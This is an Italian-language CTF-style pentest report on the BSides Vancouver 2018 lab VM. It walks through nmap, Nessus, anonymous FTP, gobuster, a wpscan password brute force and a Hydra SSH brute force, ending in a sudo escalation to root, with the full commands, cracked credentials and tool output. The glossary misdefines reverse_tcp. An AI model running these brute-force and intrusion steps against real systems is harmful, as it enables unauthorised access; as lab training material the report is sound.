

# vulnerability assesment & penetration test di BsidestVancouver2018



## Indice:

**Vulnerability assesment pag 2 - 11**

**Nmap pag 2 - 3**

**Nessus pag 4**

**Porta 21 ftp 5 - 6**

**Porta 80 pag 7 - 10**

**Pentest pag 11 - 15**

**WPscan pag 11 - 13**

**SSH service pag 13 - 14**

**Glossario pag 15 - 16**

# Entrare in Bsides Vancouver2018

Il report fa riferimento a tutte le attività svolte sulla macchina **target\***

(BSides Vancouver 2018) all'interno di un ambiente simulato, ricorda pagina 2 da sistemare

## Vulnerability Assessment\*

Come è possibile notare nell'immagine sottostante, non è possibile accedere direttamente alla macchina target poiché richiede delle credenziali d'accesso.

```
Welcome to BSides Vancouver 2018! Happy hacking

bsides2018 login:
```

Trattandosi di una macchina della quale conosciamo la rete di appartenza, utilizziamo una seconda macchina per ricavare quel che ci serve (sistema operativo installato: **ParrotOS 7.0**). E' stato utilizzato "**nmap\***" per individuarne l'ip.

```
192.168.1.1      50:42:89:7d:79:1f      (Unknown)
192.168.1.2      8c:4f:00:04:0d:e4      (Unknown)
192.168.1.6      2c:71:ff:9e:57:91      (Unknown)
192.168.1.8      78:6c:84:21:8a:12      (Unknown)
192.168.1.42     70:15:fb:00:c9:77      (Unknown)
192.168.1.45     08:00:27:e6:56:5e      (Unknown)
192.168.1.32     4a:2e:65:05:fb:b5      (Unknown: locally administered)
192.168.1.34     5e:17:25:b5:5c:e9      (Unknown: locally administered)
192.168.1.5      70:c9:32:9c:4a:72      (Unknown)
192.168.1.4      10:97:bd:93:67:d8      (Unknown)
```

(IP presenti nella rete)

Verificate le alternative attraverso una scansione maggiormente dettagliata, si ottiene la conferma che la macchina in questione abbia IP 192.168.1.45. Ulteriore conferma è dovuta al fatto che il DNS dell'IP citato in precedenza, si risolve per l'appunto in "bsides2018.homenet".

```
[user@parrot]~$ nmap -T4 -F 192.168.1.45
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-24 20:06 CET
Nmap scan report for bsides2018.homenet.telecomitalia.it (192.168.1.45)
Host is up (0.0015s latency).
Not shown: 97 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
```

Le porte aperte sono tutte ad alto livello di rischio, è importante notare le porte aperte sono:

21/tcp open ftp

22/tcp open ssh

80/tcp open http

Proseguiamo con una rapida verifica, la macchina host deve potere **pingare\*** il target.

```
[user@parrot]~$ ping 192.168.1.45
PING 192.168.1.45 (192.168.1.45) 56(84) bytes of data.
64 bytes from 192.168.1.45: icmp_seq=1 ttl=64 time=0.894 ms
64 bytes from 192.168.1.45: icmp_seq=2 ttl=64 time=0.439 ms
64 bytes from 192.168.1.45: icmp_seq=3 ttl=64 time=0.619 ms
64 bytes from 192.168.1.45: icmp_seq=4 ttl=64 time=4.81 ms
64 bytes from 192.168.1.45: icmp_seq=5 ttl=64 time=2.01 ms
```

(Il target riceve correttamente i pacchetti inviati)

Il VA procede con l'utilizzo di **Nessus** effettuiamo una scansione dell'IP 192.168.1.45 che abbiamo identificato come indirizzo della macchina vulnerabile

Sev	CVSS	VPR	EPSS	Name	Family	Count	
<span style="background-color: red; color: white;">CRITICAL</span>	10.0			Canonical Ubuntu Linux SEoL (12.04.x)	General	1	<span style="color: red;">○</span> <span style="color: red;">/</span>
<span style="background-color: purple; color: white;">MIXED</span>	...	...	...	Apache HTTP Server (Multiple Issues)	Web Servers	3	<span style="color: purple;">○</span> <span style="color: purple;">/</span>
<span style="background-color: yellow; color: black;">LOW</span>	2.1 *	2.2	0.0037	ICMP Timestamp Request Remote Date Disclosure	General	1	<span style="color: yellow;">○</span> <span style="color: yellow;">/</span>
<span style="background-color: purple; color: white;">MIXED</span>	...	...	...	SSH (Multiple Issues)	Misc.	4	<span style="color: purple;">○</span> <span style="color: purple;">/</span>
<span style="background-color: blue; color: white;">INFO</span>	...	...	...	HTTP (Multiple Issues)	Web Servers	3	<span style="color: blue;">○</span> <span style="color: blue;">/</span>
<span style="background-color: blue; color: white;">INFO</span>	...	...	...	SSH (Multiple Issues)	General	2	<span style="color: blue;">○</span> <span style="color: blue;">/</span>
<span style="background-color: blue; color: white;">INFO</span>	...	...	...	SSH (Multiple Issues)	Service detection	2	<span style="color: blue;">○</span> <span style="color: blue;">/</span>
<span style="background-color: blue; color: white;">INFO</span>				Nessus SYN scanner	Port scanners	3	<span style="color: blue;">○</span> <span style="color: blue;">/</span>
<span style="background-color: blue; color: white;">INFO</span>				Service Detection	Service detection	3	<span style="color: blue;">○</span> <span style="color: blue;">/</span>
<span style="background-color: blue; color: white;">INFO</span>				Backported Security Patch Detection (WWW)	General	1	<span style="color: blue;">○</span> <span style="color: blue;">/</span>
<span style="background-color: blue; color: white;">INFO</span>				Common Platform Enumeration (CPE)	General	1	<span style="color: blue;">○</span> <span style="color: blue;">/</span>
<span style="background-color: blue; color: white;">INFO</span>				Device Type	General	1	<span style="color: blue;">○</span> <span style="color: blue;">/</span>

CRITICAL Canonical Ubuntu Linux SEoL (12.04.x)

**Description**  
According to its version, Canonical Ubuntu Linux is 12.04.x. It is, therefore, no longer maintained by its vendor or provider.  
  
Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

**Solution**  
Upgrade to a version of Canonical Ubuntu Linux that is currently supported.

**See Also**  
<http://www.nessus.org/u?6c0a4182>

**Output**

```
OS : Ubuntu Linux 12.04
Security End of Life : April 28, 2017
Time since Security End of Life (Est.) : >= 8 years

To see debug logs, please visit individual host.
```

Port	Hosts
22 / tcp / ssh	192.168.1.45

**Scan Details**

Policy: Basic Network Scan  
Status: Completed  
Severity Base: CVSS v3.0  
Scanner: Local Scanner  
Start: Today at 7:11 PM  
End: Today at 7:18 PM  
Elapsed: 7 minutes

**Vulnerabilities**



Critical: 1, High: 0, Medium: 4, Low: 10, Info: 18

**Plugin Details**

Severity: Critical  
ID: 201429  
Version: 1.2  
Type: combined  
Family: General  
Published: July 3, 2024  
Modified: March 26, 2025

**Risk Information**

Risk Factor: Critical  
**CVSS v3.0 Base Score: 10.0**  
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/H:I/H/A:H  
CVSS v2.0 Base Score: 10.0  
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:L/I:C/A:C

**Vulnerability Information**

CPE: cpe:/o:canonical:ubuntu\_linux  
Unsupported by vendor: true

Il tool ci segnala una versione obsoleta del sistema operativo (**SEoL\***), per la precisione **Ubuntu Linux 12.04** e di **Apache**.

Si tratta di una **CRITICAL** di livello 10 (il massimo nella scala delle vulnerabilità).

E' un punto di partenza molto interessante.

Attraverso le informazioni acquisite, procediamo con la raccolta di informazioni attraverso le porte aperte scovate in precedenza.

## Porta 21 ftp

Molto spesso attraverso questa porta è possibile ottenere connessioni in forma anonima. Si allega il test. Essendo un protocollo datato, installiamo il tutto usando sudo apt install ftp.

```
[user@parrot]~
└─$ ftp 192.168.1.45
bash: ftp: comando non trovato
[x]~[user@parrot]~
└─$ sudo apt install ftp
Installazione:
  ftp

Installazione dipendenze:
  tnftp
  README.license
Riepilogo:
  Aggiornamento: 0, Installazione: 2, Rimozione: 0, Non aggiornati: 5
  Dimensione scaricamento: 163 kB
  Spazio richiesto: 315 kB / 40,5 GB disponibile

Continuare? [S/n] s
Scaricamento di:2 https://parrot.mirror.garr.it/parrot echo/main amd64 ftp all 20230507-2 [36,4 kB]
Scaricamento di:1 https://director.parrot.sh echo/main amd64 tnftp amd64 20230507-2+b1 [127 kB]
Recuperati 163 kB in 1s (131 kB/s)
Selezionato il pacchetto tnftp non precedentemente selezionato.
(Lettura del database... 625338 file e directory attualmente installati.)
Preparativi per estrarre .../tnftp_20230507-2+b1_amd64.deb...
Estrazione di tnftp (20230507-2+b1)...
Selezionato il pacchetto ftp non precedentemente selezionato.
Preparativi per estrarre .../ftp_20230507-2_all.deb...
Estrazione di ftp (20230507-2)...
Configurazione di tnftp (20230507-2+b1)...
update-alternatives: viene usato /usr/bin/tnftp per fornire /usr/bin/ftp (ftp) in modalità automatica
Configurazione di ftp (20230507-2)...
Elaborazione dei trigger per man-db (2.13.1-1)...
-----
[!] Scanning application launchers
Removing duplicate or broken launchers...
[!] Launchers have been successfully updated!
-----
[user@parrot]~
└─$ ftp 192.168.1.45
Connected to 192.168.1.45.
220 (vsFTPd 2.3.5)
Name (192.168.1.45:user):
```


Se la vulnerabilità è attiva, inserendo come user “anonymus” dovremmo poter proseguire senza password. Questo accesso può permettere ad utenti malintenzionati di accedere a dati come backup, filesystem ecc. L’accesso è stato autorizzato e cercando è stato possibile individuare un file denominato “users.txt.bk”.

```
[+] -luser@parrot[~] --- $ftp 192.168.1.45  
Connected to 192.168.1.45.  
220 (vsFTPd 3.0.5)  
Name (192.168.1.45:54321): anonymous  
330 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||23961||).  
150 Here comes the directory listing.  
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public  
226 Directory send OK.  
ftp> ls -la  
229 Entering Extended Passive Mode (|||22333||).  
150 Here comes the directory listing.  
drwxr-xr-x 1 0 0 4096 Mar 03 2018 .  
drwxr-xr-x 1 0 0 4096 Mar 03 2018 ..  
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public  
226 Directory send OK.  
ftp> cd public  
150 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||10098||).  
150 Here comes the directory listing.  
.rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk  
226 Directory send OK.  
ftp> ls -la  
229 Entering Extended Passive Mode (|||42522||).  
150 Here comes the directory listing.  
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 .  
drwxr-xr-x 1 0 0 4096 Mar 03 2018 ..  
.rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk  
226 Directory send OK.  
ftp> cat users.txt.bk  
Invalid command.  
ftp> cat users.txt.bk  
Invalid command.  
ftp> get users.txt.bk  
local users.txt.bk remote: users.txt.bk  
229 Entering Extended Passive Mode (|||25139||).  
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).  
100% [*****]  
226 Transfer complete.  
31 bytes received in 00:00 (17.68 KB/s)
```

Il file sembra contenere semplicemente dei nomi utente.

## Porta 80

Utilizziamo il nostro browser per provare a connetterci all'ip target sfruttando la porta, ricercando l'IP.



## It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.



(risultato della ricerca http://192.168.1.45/)

Ottenuta la conferma che è possibile collegarsi al servizio **HTTP\*** possiamo proseguire con le verifiche attraverso svariati tool, per questo report in particolare è stato utilizzato **GoBuster**.

All'interno della shell linux viene utilizzato il comando "*gobuster dir -u http://192.168.1.45 -w /usr/share/wordlists/dirb/common.txt*".

In questo caso, "*Gobuster*" serve a richiamare il tool.

"*dir*" serve a indicare di effettuare la ricerca all'interno di Directory (cartelle)

"*-w*": La **wordlist** common.txt è un primo tentativo

```
└─ $ gobuster dir -u http://192.168.1.45 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://192.168.1.45
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta                     (Status: 403) [Size: 284]
/.htaccess                (Status: 403) [Size: 289]
/.htpasswd                (Status: 403) [Size: 289]
/cgi-bin/                  (Status: 403) [Size: 288]
/index                    (Status: 200) [Size: 177]
/index.html               (Status: 200) [Size: 177]
/robots                   (Status: 200) [Size: 43]
/robots.txt                (Status: 200) [Size: 43]
/server-status            (Status: 403) [Size: 293]
Progress: 4614 / 4615 (99.98%)
=====
Finished
```

Il codice di stato **HTTP 200 (OK)** significa che le directory individuate sono attive e raggiungibili.

Dopo averle esplorate, il file più rilevante sembra essere **robots.txt**.

---

```
User-agent: *
Disallow: /backup_wordpress
```

(contenuto di robots.txt, questo mettendo viene utilizzato per indicare al motore di ricerca di non indicizzare determinati contenuti, in questo caso /backuo\_wordpress)

Entriamo nella cartella di backup di **wordpress\***.

The screenshot shows a browser window with the URL [http://192.168.1.45/backup\\_wordpress/](http://192.168.1.45/backup_wordpress/). The page title is "Deprecated WordPress blog". The main content features a large heading "[Retired] This blog is no longer being maintained". Below it is a post by user "john" titled "Hello world!". The sidebar includes a search bar, recent posts (including the retired notice and "Hello world!"), recent comments (from "Mr WordPress"), and archives (March 2018).

Si tratta di un blog ormai obsoleto (THIS BLOG IS NO LONGER BEING MAINTAINED).

Una volta entrati a conoscenza che si tratti di un blog in wordpress, utilizziamo **wpscan**, per individuare possibili ulteriori falle. Il comando di base verrà seguito da “--enumerate u” che ci fornirà un elenco di utenti.

```
[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Jan 25 18:38:38 2026
[+] Requests Done: 25
[+] Cached Requests: 36
[+] Data Sent: 7.234 KB
[+] Data Received: 40.651 KB
[+] Memory used: 190.137 MB
[+] Elapsed time: 00:00:03
```

# Penetration Test\*

## Brute force\*

### SSH

Riusciti a ricavare il nome utente “john”, ecco le operazioni svolte per ricavare anche la password. Proseguiamo con l'utilizzo di **wpscan**.

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / jeffhardy Time: 00:05:53 <

[!] Valid Combinations Found:
| Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Jan 25 18:57:46 2026
[+] Requests Done: 2688
[+] Cached Requests: 5
[+] Data Sent: 1.396 MB
[+] Data Received: 1.792 MB
[+] Memory used: 296.062 MB
[+] Elapsed time: 00:05:58
```

Nell'immagine viene riportata la fase di cracking della password. Utilizzando la **wordlist** rockyou.txt, il sistema esegue una serie di tentativi con diverse credenziali. La password corretta risulta essere “enigma” proseguiamo con una verifica tramite la pagina di Log in del server passando per il link in basso a destra all'interno delle pagina home.

## Hello world!



admin

March 7, 2018

1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

---

### RECENT COMMENTS

- Mr WordPress on Hello world!
- 

---

### ARCHIVES

- March 2018
- 

---

### CATEGORIES


- Uncategorized
- 

---

### META

- Log in
- Entries RSS
- Comments RSS
- WordPress.org

Il link porta ad una comune pagina di login, proseguiamo al test delle nostre credenziali.



(Username: john password: enigma)

A screenshot of the WordPress dashboard. On the left is a dark sidebar with various menu items like Posts, Media, Pages, Comments, Appearance, Plugins, Users, Tools, and Settings. The main area is titled "Dashboard". It contains several widgets: "At a Glance" (2 Posts, 1 Page, 1 Comment), "Quick Draft" (Title: "What's on your mind?", Save Draft button), "Activity" (Recently Published: "Mar 7th 2018, 8:08 pm [Retired] This blog is no longer being maintained", "Mar 7th 2018, 8:05 pm Hello world!", Recent Comments: "From Mr WordPress on Hello world! Hi, this is a comment. To delete a comment, just log in and view the post's comments. There you will..."), and "WordPress News" (RSS Error: WP HTTP Error: The SSL certificate for the host could not be verified). At the top of the dashboard, there is a message: "WordPress 6.9 is available! Please update now." and the user "Howdy, john".

Siamo riusiti ad avere accesso al profilo di john, le credenziali sono corrette. Molto spesso chi utilizza credenziali semplici, le riutilizza su diverse piattaforme. Verifichiamo se le stesse credenziali possono darci accesso alla macchina.

```
Welcome to BSides Vancouver 2018! Happy hacking
```

```
bsides2018 login: john  
Password:  
Login incorrect  
bsides2018 login:
```

Constatato che non è questo il caso, proseguiamo il nostro **PT**.

Lo step successivo consisterà nello sfruttare **SSH\***, la porta di servizio che i sistemisti usano per gestire il server da remoto.

E' doveroso precisare che tramite port **SSH** non si ottiene una connessione al "sito", ma al **computer** (server) che ospita il sito.

La sintassi del comando per sfruttare la porta **SSH** è così composta: "ssh user@IP\_target".

```
[user@parrot]~  
└─$ ssh john@192.168.1.45  
john@192.168.1.45: Permission denied (publickey).
```

Sembra non sia possibile accedervi in questo modo, proseguiamo usando altri tool.

abbiamo trovato in precedenza un lista di utenti, proviamo ad utilizzare un bruteforce con hydra.

```
[user@parrot:~] └─$ Hydra -L users.txt -P /usr/share/wordlists/rockyou.txt 192.168.1.45 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-25 21:46:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 86866394 login tries (l:6/p:14344399), ~21516599 tries per task
[DATA] attacking ssh://192.168.1.45:22/
[ERROR] target ssh://192.168.1.45:22/ does not support password authentication (method reply 4).
[!] user@parrot:[~]
└─$ Hydra -L users.txt -P /usr/share/wordlists/rockyou.txt 192.168.1.45 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-25 21:46:52
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.45:22/
[ERROR] target ssh://192.168.1.45:22/ does not support password authentication (method reply 4).
[!] user@parrot:[~]
└─$ Hydra -L anne -P /usr/share/wordlists/rockyou.txt 192.168.1.45 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-25 21:47:11
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.45:22/
[22]ssh] host: 192.168.1.45  login: anne  password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-25 21:47:18
[user@parrot:~]
└─$
```

Proviamo ad accedervi tramite SSH.

The screenshot shows a terminal window titled '(anne) 192.168.1.45 — Konsol'. The window has a dark theme with a light gray header bar containing icons for volume, brightness, and battery, and a menu bar with 'File', 'Modifica' (highlighted in green), 'Visualizza', 'Segnalibri', 'Estensioni', 'Impostazioni', and 'Aiuto'. The main area of the terminal displays the following session:

```
[user@parrot:~] └─$ ssh anne@192.168.1.45
anne@192.168.1.45's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New releases of 14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# ls
root@bsides2018:/home/anne# ls -la
total 12
drwxr-xr-x 3 anne anne 4096 Jan 25 12:47 .
drwxr-xr-x 7 root root 4096 Mar  4  2018 ..
drwx----- 2 anne anne 4096 Jan 25 12:47 .cache
root@bsides2018:/home/anne#
```

siamo riusciti a prendere i permessi di root in bsides grazie ad Anne. Proviamo ad utilizzare il comando "sudo -i" per avere privilegi più completi.

```
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
| README.license
| babatchy17

root@bsides2018:~#
```

Il nostro obiettivo è stato raggiunto, abbiamo ottenuto i permessi di root.

La macchina non era sicura.

**-Tempo richiesto per l'intervento: 12 ore -**

# Terminologia

**vulnerability assesment:** un processo sistematico che ha l'obiettivo di identificare, quantificare e prioritizzare le vulnerabilità di sicurezza presenti in un sistema informatico, rete o applicazione. A differenza di un semplice scan automatizzato, il VA rappresenta un approccio metodologico completo che combina strumenti automatici, analisi manuali e valutazioni contestuali.

**target:** obiettivo

**http:** In telecomunicazioni e informatica l'HyperText Transfer Protocol (HTTP) (lett. "protocollo per il trasferimento di ipertesto") è un protocollo applicativo usato come principale sistema per la trasmissione d'informazioni su internet. Le specifiche del protocollo sono gestite dal World Wide Web Consortium (W3C). Un server HTTP generalmente resta in ascolto delle richieste dei client sulla porta TCP 80.

**wordpress:** una piattaforma software di "blog" e content management system open source.

**wpscan:** scanner specifico per wordpress.

**penetration test:** In informatica, il penetration test, colloquialmente noto come pentest; è un attacco informatico simulato autorizzato su un sistema informatico o una rete, eseguito per valutare la protezione del sistema.

**bruteforce:** Gli attacchi brute force consistono nell'individuare una password, provando tutte le possibili combinazioni di lettere, caratteri speciali e numeri. In alcuni casi si utilizzano anche liste di password comuni.

**SSH:** In informatica e telecomunicazioni Il Secure Shell Protocol (SSH) è un protocollo di rete crittografico che permette di stabilire una sessione remota cifrata tramite interfaccia a riga di comando con un altro host di una rete informatica.

**Privilege Escalation:** In informatica, si intende con privilege escalation lo sfruttamento di una falla, di un errore di progetto o di configurazione di un software applicativo o di un sistema operativo al fine di acquisire il controllo di risorse di macchina normalmente precluse a un utente o a un'applicazione.

**php:** linguaggio di programmazione

**reverse\_tcp:** In telecomunicazioni e informatica il Transmission Control Protocol è un protocollo di rete a pacchetto di livello di trasporto, appartenente alla suite di protocolli Internet, che si occupa di controllo della trasmissione ovvero rendere affidabile la comunicazione dati in rete tra mittente e destinatario

# Tool utilizzati:

**Nessus** - Nell'ambito della computer security Nessus è un software proprietario di tipo client-server di scansione di tutti i tipi di vulnerabilità

**Nmap** - Nmap è un software libero distribuito con licenza GNU GPL da Insecure.org creato per effettuare port scanning, cioè mirato all'individuazione di porte aperte su un computer bersaglio o anche su range di indirizzi IP, in modo da determinare quali servizi di rete siano disponibili

**Hydra** - software di brute forcing che provo tutte le password fornite

**Tempo richiesto per l'intervento: 12 ore**